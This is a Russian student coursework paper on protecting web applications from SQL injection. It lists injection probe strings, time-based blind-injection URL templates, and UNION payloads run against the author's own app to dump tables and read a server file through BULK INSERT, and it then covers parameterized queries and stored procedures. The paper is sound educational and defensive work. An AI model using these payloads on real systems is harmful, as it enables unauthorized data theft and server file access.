МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное

учреждение высшего профессионального образования

«Ярославский государственный университет им. П.Г.Демидова»

Кафедра компьютерной безопасности и

математических методов обработки информации

Курсовая работа

Защита от sql-инъекций web-сайтов и приложений.

Научный руководитель

-------------

О.В. Власова

«\_\_\_» \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ 2015 г.

Студент группы КБ-31СО

С.А. Попов

«\_\_\_» \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ 2015 г.

Ярославль 2015

Оглавление

[Введение 3](#_Toc420854432)

[Sql-Инъекции 4](#_Toc420854433)

[Алгоритм выявления возможности внедрения sql-кода 6](#_Toc420854434)

[Алгоритм внедрения sql-кода с помощью Union оператора 8](#_Toc420854435)

[Алгоритм внедрения sql-кода с помощью слепой инъекции 9](#_Toc420854436)

[Применение внедрения sql-кода на собственном приложении 13](#_Toc420854437)

[Способы предотвращения sql-инъекций 17](#_Toc420854438)

[*1) Использование параметризованных команд* 17](#_Toc420854439)

[*2) Использование хранимых процедур* 18](#_Toc420854440)

[*3)Проверка всех данных, вводимых пользователем* 19](#_Toc420854441)

[Список литературы 22](#_Toc420854442)

[Приложение 23](#_Toc420854443)

[Листинг 1 23](#_Toc420854444)

[Листинг 2 25](#_Toc420854445)

[Листинг 3 28](#_Toc420854446)

[Листинг 4 30](#_Toc420854447)

[Листинг 5 32](#_Toc420854448)

# 

# Введение

Внедрение SQL-кода (sql-инъекция) - это один из распространённых способов взлома сайтов и приложений, которые работают с базами данных. Атака производится злоумышленником посредством вставки вредоносного кода в строки, передаваемые на сервер системы управления базами данных для синтаксического анализа и последующего выполнения. При успешном выполнении данной атаки можно обойти систему безопасности приложения или сайта. Атака внедрением SQL-кода, в зависимости от того, какая [СУБД](https://ru.wikipedia.org/wiki/%D0%A0%D0%B5%D0%BB%D1%8F%D1%86%D0%B8%D0%BE%D0%BD%D0%BD%D0%B0%D1%8F_%D0%A1%D0%A3%D0%91%D0%94) используется и доступных способов внедрения, может дать атакующему возможность выполнить практически любой произвольный запрос к базе данных.

Для примера можно прочитать содержимое любых таблиц, удалить, изменить или добавить данные, получить возможность чтения и/или записи локальных файлов. В некоторых случаях злоумышленник может получить доступ к внутренней корпоративной сети организации и считать конфиденциальные данные из базы данных и выполнить некоторые критические команды операционной системы сервера СУБД. Он даже может провести атаку на другие сервера, расположенные в той же сети. Ошибочно было бы полагать, что внедрение sql кода возможно только в web-приложениях; на самом деле, данной уязвимости подвержены любые клиент-серверные и сервис-ориентированные приложения, работающие с системой управления базами данных.

Атаки данного типа могут быть возможны из-за некорректной обработки входных данных, используемых в SQL-запросах. Разработчик прикладных программ и сайтов, работающих с базами данных, должен знать о уязвимостях такого рода и принимать меры предотвращения внедрения SQL-кода.

Цели данной работы:

1. Создать две версии приложения, работающего с базой данных, одно из которых будет уязвимо для внедрения sql-инъекций, а другое защищено рассматриваемыми в этой работе методами.
2. Изучить способы выявления уязвимостей в веб-приложениях, посредством внедрения sql-инъекций в слабые места собственного приложения.
3. Изучить способы защиты веб-приложений и сайтов от внедрения нежелательного sql-кода, защитив собственное приложение.

# Sql-Инъекции

Ключевые слова:

1. Эксплойт — программа, фрагмент программного кода или последовательность команд, использующие уязвимости в коде сайта или программном обеспечении сервера используемые для проведения атаки на сайт или сервер. Целью атаки может быть как получение контроля над сайтом, так и нарушение его функционирования.
2. Open Web Application Security Project (OWASP) - это открытый проект обеспечения безопасности веб-приложений. Сообщество OWASP включает в себя корпорации, образовательные организации и частных лиц со всего мира. Сообщество работает над созданием статей, учебных пособий, документации, инструментов и технологий, находящихся в свободном доступе.

В сфере безопасности интернет технологий существует разновидность эксплойтов, с которыми сравнительно легко бороться, но которые тем не менее занимают первую позицию в рейтинге Top 10 организации OWASP: это т. н. SQL-инъекции — атаки посредством внедрения злонамеренного кода на языке SQL (Structured Query Language). Хотя эта разновидность атак существует с 1995 года, она остается одной из самых распространенных угроз для веб-активов.

Как правило, атаки с использованием SQL-инъекции весьма просты, поэтому удивительно, что они до сих пор остаются одним из наиболее распространенных и наиболее опасных видов атак, доступных компьютерным взломщикам. Список жертв этих атак практически совпадает с перечнем крупнейших Интернет-компаний. Жертвами этого хорошо известного эксплойта становились даже самые защищенные веб-сайты, в том числе сайты LinkedIn, Yahoo!, ФБР и НАСА. Один из самых масштабных случаев применения SQL-инъекции имел место в 2011 году на веб-сайте Sony PlayStation Network. С помощью SQL-инъекции взломщики получили доступ к 77 миллионам учетных записей пользователей (и к сопутствующим личным данным). В результате одного только простоя по причине этой атаки компания Sony недополучила доходов на миллионы долларов. Совокупный ущерб от атак с использованием SQL-инъекций на веб-сайты, среди которых сайты крупных банков, сайты социальных сетей и т. д., исчисляется миллиардами долларов США.

**Пример из практики**

1. Пользователь отправляет запрос http://localhost:8080/catalog/tables.asp?Price = 120 на сервер приложения. В качестве целочисленного параметра Price передается значение 120.
2. Сервер приложений динамически формирует SQL-запрос SELECT \* FROM tables WHERE Price = 120 ORDER BY Price.
3. Из таблицы Products извлекаются данные о товарах, цена которых равна 120 у.е. и результат упорядочивается по цене товара. Данные передаются серверу приложений.
4. Сервер приложений формирует результат, который отображается пользователю. Если в качестве параметра передать строку "120’ Or 1=1 --", то на сервер СУБД поступит SQL-запрос SELECT \* FROM Products WHERE Price = 120’ or 1=1 -- ORDER BY Price", причем часть " ORDER BY Price" ,будет закомментирована и не будет исполняться. Запрос вернёт все строки из таблицы Products, так как условие 1=1 является истинным.

# 

# Алгоритм выявления возможности внедрения sql-кода

Невозможно указать точный порядок действий, после которых можно будет с легкостью прочитать конфиденциальные данные из базы данных, на которую производится атака, но приблизительный алгоритм всё-таки можно описать.

Первое, что необходимо сделать - попробовать вызвать аномальное поведение страницы web-приложения. Для этого необходимо вставить определенные символы в поле ввода данных или в любые другие данные, которые в последствии будут отправлены на сервер. Это может быть поле поиска на сайте или в приложении, а также , передаваемые на сервер параметры, которые находятся либо в url либо в теле запроса. Для примера - вот что можно вставить вместо "Price=120":

1. Price=120' or 1=1--
2. Price=120" or 1=1--
3. Price=120 or 1=1--
4. Price=120' or 'a'='a
5. Price=120" or "a"="a
6. Price=120') or ('a'='a
7. Price=120'
8. Price=120 --
9. Price=120 /\*
10. Price=--
11. Price=120"--
12. Price = 120%)' or '1' = '1'--

Все те же самые действия можно проделать, заменив ключевое слово or на and. После добавлении ключевого слова "or" и логического условия, которое всегда верно(как 1=1), сервер должен вернуть не только строки с значением Price = 120 но также и все остальные. После добавления ключевого слова "and" и логического условия, которое всегда ложно(как 1=2), сервер ничего не должен вернуть так как ключевое слово "and" подразумевает выполнения обоих условий. Добавлением любых символов к значению Price можно вызвать и вовсе отсутствие каких-либо результатов либо ошибку на сервере БД. Ошибку или большее количество данных, чем ожидалось, можно вызвать добавлением комментария ("--", "/\*") или просто отсутствием исходных данных. Комментирование позволяет отключить любые подзапросы или добавочные условия, ожидающиеся после использования в запросе значения Price. Таким образом, комбинируя выражение запроса с этими ключевыми словами и добавочными условиями, можно определить нестандартное поведение страницы.

Если не удаётся распознать аномальное поведение, можно попробовать распознать подверженность sql-инъекциям посредством зависания страницы на некоторое время. Для примера - время зависания будет 10 секунд:

1. Price=120;waitfor delay '0:0:10'--
2. Price=120);waitfor delay '0:0:10'--
3. Price=120';waitfor delay '0:0:10'--
4. Price=120');waitfor delay '0:0:10'--
5. Price=120));waitfor delay '0:0:10'--

Процедура "waitfor delay 'time'" - Блокирует выполнение пакета, хранимой процедуры или транзакции до наступления указанного времени или интервала времени. Инъекции с использованием процедуры waitfor delay называются Blind или слепые sql- инъекции.

# Алгоритм внедрения sql-кода с помощью Union оператора

Рассмотрим самую распространённую атаку посредством внедрения Union SQL-инъекции. Использование этой техники основано на применении оператора Union. Он позволяет объединить результаты выполнения нескольких запросов Select. Для того, чтобы запрос при помощи этого оператора выполнился успешно, необходимо, чтобы у запроса Select, который мы добавляем посредством Union, было такое же количество возвращаемых параметров и соответствующий тип. Иначе СУБД сгенерирует исключение, которое возможно подскажет вам некоторую необходимую информацию, но чаще всего оно обработается на стороне сервера и вы увидите страницу ошибки. Лучшим исходом такой атаки будет страница, которая отобразится пользователю некорректно.

Для начала необходимо узнать количество аргументов передаваемых в sql-запросе. Злоумышленник может перебором определить это число, но более разумных методом будет использование оператора ORDER BY. Такой тип определения считается универсальным. При несовпадении количества аргументов обычно отображается информация об ошибке либо перенаправление на страницу ошибки.

Для определения количества аргументов в качестве уязвимого строкового параметра передаются последовательно следующие значения:

1. ORDER BY 1--
2. ORDER BY 2--
3. ORDER BY 3--
4. ORDER BY 4-- //Возникло исключение. Наподобие :

"  System.Data.SqlClient.SqlException: The ORDER BY position number 5 is out of range of the number of items in the select list." Или вы были перенаправлены на страницу ошибки.

Таким образом, количество аргументов в SQL-запросе равно трем. Обычно на практике применяется не линейный, а бинарный поиск, так как количество полей в запросе может быть значительным. Напомним, что время подбора количества аргументов при бинарном поиске равно O(log(n)), где n - это количество аргументов в запросе. После того, как злоумышленник определил количество аргументов, перебором определяется тип этих аргументов (числовой, строковый или дата). В качестве остальных аргументов обычно передается null или простое значение, наподобие пробела, символа или цифры. Пример добавочного запроса:

1. Union Select ‘test’, null, null
2. Union Select 1, null, null
3. Union Select ‘2015-05-30’, null, null

После определения количества и типов возвращаемых аргументов, злоумышленник передаёт sql-запрос, извлекающий данные из других таблиц.

# Алгоритм внедрения sql-кода с помощью слепой инъекции

Инъекция с помощью оператора Union не всегда срабатывает. На сервере может стоять проверка типа и количества данных, полученные в результате запроса. В таком случае произойдёт перенаправление на страницу с ошибкой либо результаты инъекции и вовсе не будут показаны. Поэтому злоумышленник может использовать технику Blind или слепой sql-инъекции. Слепая sql-инъекция появляется, когда уязвимый запрос является некоторой логикой работы приложения, но не позволяет вывести какие-либо данные в возвращаемую Web-приложением страницу. Такая sql-инъекция по своим возможностям сопоставима с классической техникой внедрения операторов SQL. Аналогично классической технике эксплуатации подобных уязвимостей, слепая sql -инъекция позволяет записывать и читать файлы, получать данные из таблицы, но только чтение в данном случае осуществляется посимвольно. Стандартная техника эксплуатации подобных уязвимостей основывается на использовании логических выражений true/false. Если выражение истинно, то Web-приложение вернет одно содержимое, а если выражение является ложным, то другое. Полагаясь на различия вывода при истинных и ложных конструкциях в запросе, становится возможным осуществлять посимвольный перебор данных в таблице или в файле.

Наиболее используемые функции в слепой инъекции:

1. LEN(string\_expression) -возвращает количество символов указанного строкового выражения, исключая конечные пробелы. string\_expression - оцениваемое строковое [выражение](https://technet.microsoft.com/ru-ru/library/ms190286.aspx). Аргумент string\_expression может быть константой, переменной или столбцом любых символьных или двоичных данных.
2. SUBSTRING(expression, start, length) - Возвращает часть символьного, двоичного, текстового или графического выражения в SQL Server. expression – Выражение типа character, binary, text, ntext или image. start - целое число или выражение типа bigint, указывающее начальную позицию возвращаемых символов. Если аргумент start имеет значение меньше 1, то возвращаемое выражение начинается с первого символа, который указан в аргументе expression. В этом случае количество возвращаемых символов равно сумме start + length – 1 либо равно 0, в зависимости от того, какое из значений больше. Если значение start больше количества символов в выражении значения, возвращается выражение нулевой длины. length - положительное целое число или выражение типа bigint, указывающее количество символов выражения expression, которое будет возвращено. Если значение length отрицательно, формируется ошибка и выполнение инструкции прерывается. Если сумма start и length больше количества символов в expression, то возвращается часть значения expression с позиции start до конца.
3. LOWER(someString) - возвращает символьное выражение после преобразования символьных данных верхнего регистра в символьные данные нижнего регистра. character\_expression - выражение символьных или двоичных данных. character\_expression может быть константой, переменной или столбцом. Аргумент character\_expression должен иметь тип данных, который может быть неявно преобразован в тип данных varchar. В противном случае используйте функцию CAST для явного преобразования типа character\_expression.
4. ASCII(character\_expression) - возвращает код ASCII первого символа указанного символьного выражения. character\_expression - выражение типа char или varchar.
5. DB\_NAME() - возвращает имя базы данных.

Шаблон определения длины имени какого-либо объекта базы данных:

http://[site]/page.asp?id=1; IF (LEN(object)=k) WAITFOR DELAY ‘time’

1. object – объект базы данных, для которого определяется длина.
2. k – количество символов в имени object, т.е. длина.
3. time – время, через которое выполнится запрос, т.е. время подвисания.

Шаблон определения имени какого-либо объекта базы данных:

http://[site]/page.asp?id=1; IF (ASCII(LOWER(SUBSTRING((object),start,length)))>97) WAITFOR DELAY '00:00:10'--

object – объект базы данных, для которого определяется длина.

Пример определения количества символов в имени пользователя:

Бинарным поиском ищем длину имени текущего пользователя - http://[site]/page.asp?id=1; IF (LEN(user)>k) WAITFOR DELAY '00:00:10'--

При правильных значениях k, страница должна зависнуть на 10 секунд, если длинна имени пользователя СУБД больше числа k.

Далее необходимо определить имя пользователя. Будем перебирать коды символов по позициям в имени. Этот способ требует гораздо большего количества запросов, но его также можно производить бинарным поиском. Пример:

http://[site]/page.asp?id=1; IF (ASCII(LOWER(SUBSTRING((user),i, k)))>97) WAITFOR DELAY '00:00:10'--

При правильных i и k мы либо уменьшаем зону поиска соответствующего символа либо непосредственно находим его.

Далее необходимо всё тем же бинарным поиском определить длину имени текущей базы данных для этого пользователя. Пример:

http://[site]/page.asp?id=1; IF (LEN(DB\_NAME())>k) WAITFOR DELAY '00:00:10'--

При правильном значении k мы узнаем длину имени базы данных.

Мы определили, что длина имени базы данных равна k. Также как и с именем пользователя можно определить все символы в имени текущей базы данных. Пример:

http://[site]/page.asp?id=1; IF (ASCII(LOWER(SUBSTRING((DB\_NAME()),i,1)))>code) WAITFOR DELAY '00:00:10'

Поиском для i в интервале от 1 до k и подстановкой нужного кода символа мы сможем определить имя базы данных.

Далее можно выяснить имена всех таблиц, созданных администратором. Для этого сначала необходимо выяснить длину имени таблицы, добавив условие, что значение в колонке таблицы sysobjects равно символу 'U'. Значение в колонке xtype показывает, кем была создана таблица. Символ 'U' говорит о том, что эта таблица не системная. Пример:

http://[site]/page.asp?id=1; IF (LEN(Select TOP 1 NAME from sysobjects where xtype='U')>k) WAITFOR DELAY '00:00:10'--

Далее узнаём имя этой таблицы посимвольно. Определение имён других таблиц аналогично. Но для того чтобы исключить из поиска уже найденное имя таблицы необходимо будет добавлять условия, например так:

http://[site]/page.asp?id=1; IF (LEN(Select TOP 1 NAME from sysobjects where xtype='U' and name != 'table\_name')>k) WAITFOR DELAY '00:00:10'

table\_name - имя уже найденной таблицы.

Для определения длины имени колонок конкретной таблицы можно использовать такую конструкцию

http://[site]/page.asp?id=1; IF (LEN(Select TOP 1 column\_name from data\_base\_name.information\_schema.columns where table\_name='table\_name')>k) WAITFOR DELAY '00:00:10'

data\_base\_name - имя найденной базы данных.

Далее перебором определяем имя колонок таблицы найденной таблицы.

http://[site]/page.asp?id=1; IF (ASCII(LOWER(SUBSTRING((Select TOP 1 column\_name from data\_base\_name.information\_schema.columns where table\_name='table\_name'),i,j)))>code) WAITFOR DELAY '00:00:10'--

Для определения имёни первой колонки мы выбираем первую колонку из всех колонок указанной таблицы - table\_name из конкретной базы данных - data\_base\_name. Таким же способом, но с добавлением условия исключения уже найденной колонок - column\_name определяем имена всех остальных колонок. Пример:

http://[site]/page.asp?id=1; IF (LEN(Select TOP 1 column\_name from data\_base\_name.information\_schema.columns where table\_name='table\_name' and column\_name!='column\_name')>k) WAITFOR DELAY '00:00:10'--

Далее необходимо определить сами записи в этих найденных колонках. Также определяем длину первой записи:



http://[site]/page.asp?id=1; IF (LEN(Select TOP 1 column\_name from table\_name)>k) WAITFOR DELAY '00:00:10'--

Остальные записи прочитать не вызовет никаких трудностей.

# 

# Применение внедрения sql-кода на собственном приложении

Для начала проверяем на подверженность sql-инъекциям. Запрос "1' or'1'='1'--" возвращает все записи из текущей таблицы если искать точно по слову. Если поиск ведётся по частичному совпадения, то срабатывает запрос "%". Таким образом мы получили все данные из текущей таблицы.



 

Далее определяем количество аргументов и их тип данных. Для этого воспользуемся простым Union оператором. Перебором мы определили, что их количество равно 4 и типы данных в sql-запросе соответственно - int, varchar, varchar, datetime.

Пример этого запроса для поиска точно по слову и частично



1. 1' and '1' = '2' Union select 1,'Ничего','Ничего',1--
2. %') and '1' = '2' Union select 1,'Ничего', 'Ничего',1--

Он не выдал никаких ошибок и вывел нужные нам данные.



Далее мы выводим все имена таблиц, созданных администратором с помощью одного из следующих запросов:

1. %')and '1' = '2' Union select 1, name, 'Ничего',1 from sys.tables--
2. 1' and '1' = '2' Union select 1, name, 'Ничего',1 from sys.tables--





Можно вывести все таблицы и соответствующие им колонки при помощи одного из следующих запросов:

1. %') and '1' = '2' Union select 1, nametable, name, 1 from sys.all\_columns, (select name as nametable, object\_id as id from sys.tables) as viewing where id=sys.all\_columns.object\_id--
2. 1' and '1' = '2' Union select 1, nametable, name, 1 from sys.all\_columns, (select name as nametable, object\_id as id from sys.tables) as viewing where id=sys.all\_columns.object\_id--



Далее, основываясь на таблице Employes мы може вывести все данные из этой таблицы. Для примера можно воспользоваться следухим запросом:

1. 1' and '1' = '2' Union select 1, FirstName + ' ' + LastName + ' ' + Address + ' ' + Cast(varchar(50),HomePhone)' , ' ', 1 from Employes--
2. %') and '1' = '2' Union select 1, FirstName + ' ' + LastName + ' ' + Address + ' ' + Cast(varchar(50),HomePhone)' , ' ', 1 from Employes--





Узнать имя текущего хоста и версию базы данных можно следующим запросом:

1. %') and '1' = '2' Union select 1, @@version, HOST\_NAME(), 1 --
2. 1' and '1' = '2' Union select 1, @@version, HOST\_NAME(), 1 --

Предположим мы хотим считать файл на машине, которая держит сервер базы данных. Это легко можно сделать зная имя файла и расположение. Для этого необходимо воспользоваться оператором bulk insert. Сначала мы создаём табличку на сервере, которая будет служить хранилищем данных для информации из файла. Затем вставляем данные из файла в эту таблицу и выводим их. Затем лучше удалить эту таблицу, так как она может повлиять на работу сервера. Пример последовательных запросов:

1. 1'; DROP TABLE dataC; CREATE TABLE dataC (line varchar(8000)); BULK INSERT dataC FROM 'E:\password.txt';--
2. %'); DROP TABLE dataC; CREATE TABLE dataC (line varchar(8000)); BULK INSERT dataC FROM 'E:\password.txt';--
3. 1' Union select 1, line,'ничего',1 from dataC--
4. %') Union select 1, line,'ничего',1 from dataC--
5. 1'; drop table dataC--
6. %') drop table dataC--

# 

# Способы предотвращения sql-инъекций

## *1) Использование параметризованных команд*

Параметризованная команда — это просто команда, которая использует символы-заполнители в тексте SQL. Заполнитель указывает место для динамически применяемых значений, которые затем пересылаются через коллекцию Parameters объекту Command. Например, следующий оператор SQL:

Select \* FROM Customers WHERE CustomerID = '123'

должен стать чем-то вроде:

Select \* FROM Customers WHERE CustomerID = @CustID

Заполнители добавляются раздельно и автоматически кодируются.

Синтаксис параметризованных команд у различных поставщиков выглядит немного по-разному. В поставщике SQL Server предусматривается использованием именованных заполнителей (с уникальными именами). У поставщика OLE DB каждое жестко закодированное значение заменяется вопросительным знаком. В любом случае необходимо предоставить объект - Parameter для каждого параметра, который вставляется в коллекцию Command.Parameters. При работе с поставщиком OLE DB следует убедиться, что параметры добавляются в том же порядке, в котором они появляются в строке SQL. Этого не требует поставщик данных SQL Server, поскольку соответствие между параметрами и заполнителями задается с помощью имен.

Если вы предпримете попытку атаки внедрением SQL с таким типом построения sql-запроса, то обнаружите, что она не вернет никаких записей. Причина в том, что ни одна запись не имеет значения текста sql-запроса, конечно, если запрос не к справочнику по sql. В любом случае, используя параметризованные команды, ни один вредоносный скрипт, оправленный со стороны клиента не сможет выполниться.

Пример создания параметризованной команды на языке C#.

string sql = string.Format("Insert Into Inventory (CarID, Make, Color, PetName)

Values(@CarId, @Make, @Color, @PetName)");

SqlCommand cmd = new SqlCommand(sql, ConnectionString)

// Добавить параметры

cmd.Parameters.AddWithValue("@CustID", id);

cmd.Parameters.AddWithValue("@Make", make);

cmd.Parameters.AddWithValue("@Color", color);

cmd.Parameters.AddWithValue("@PetName", petName);

## 

## *2) Использование хранимых процедур*

Вызов хранимых процедур

Параметризованные команды — лишь небольшой шаг от команд в сторону полноценных хранимых процедур. Как известно, хранимая процедура представляет собой пакет из одного или более операторов SQL, сохраненный в базе данных.

Хранимые процедуры подобны функциям в том, что они являются хорошо инкапсулированными блоками логики, которые могут принимать данные (через входные параметры) и возвращать данные (через результирующие наборы и выходные параметры). Хранимые процедуры обладают множеством преимуществ:

Их легко сопровождать. Например, вы можете оптимизировать команды в хранимой процедуре без перекомпиляции приложения, использующего ее. Также они стандартизуют логику доступа к данным в одном месте — в базе данных, — облегчая ее многократное использование согласованным образом разными приложениями. (В терминах объектно-ориентированного программирования хранимые процедуры определяют интерфейс к базе данных.)

Они позволяют реализовать более безопасное обращение с базой данных. Например, вы можете позволить учетной записи Windows, которая запускает ваш код ASP.NET, использовать определенные хранимые процедуры, но ограничить доступ к лежащим в их основе таблицам.

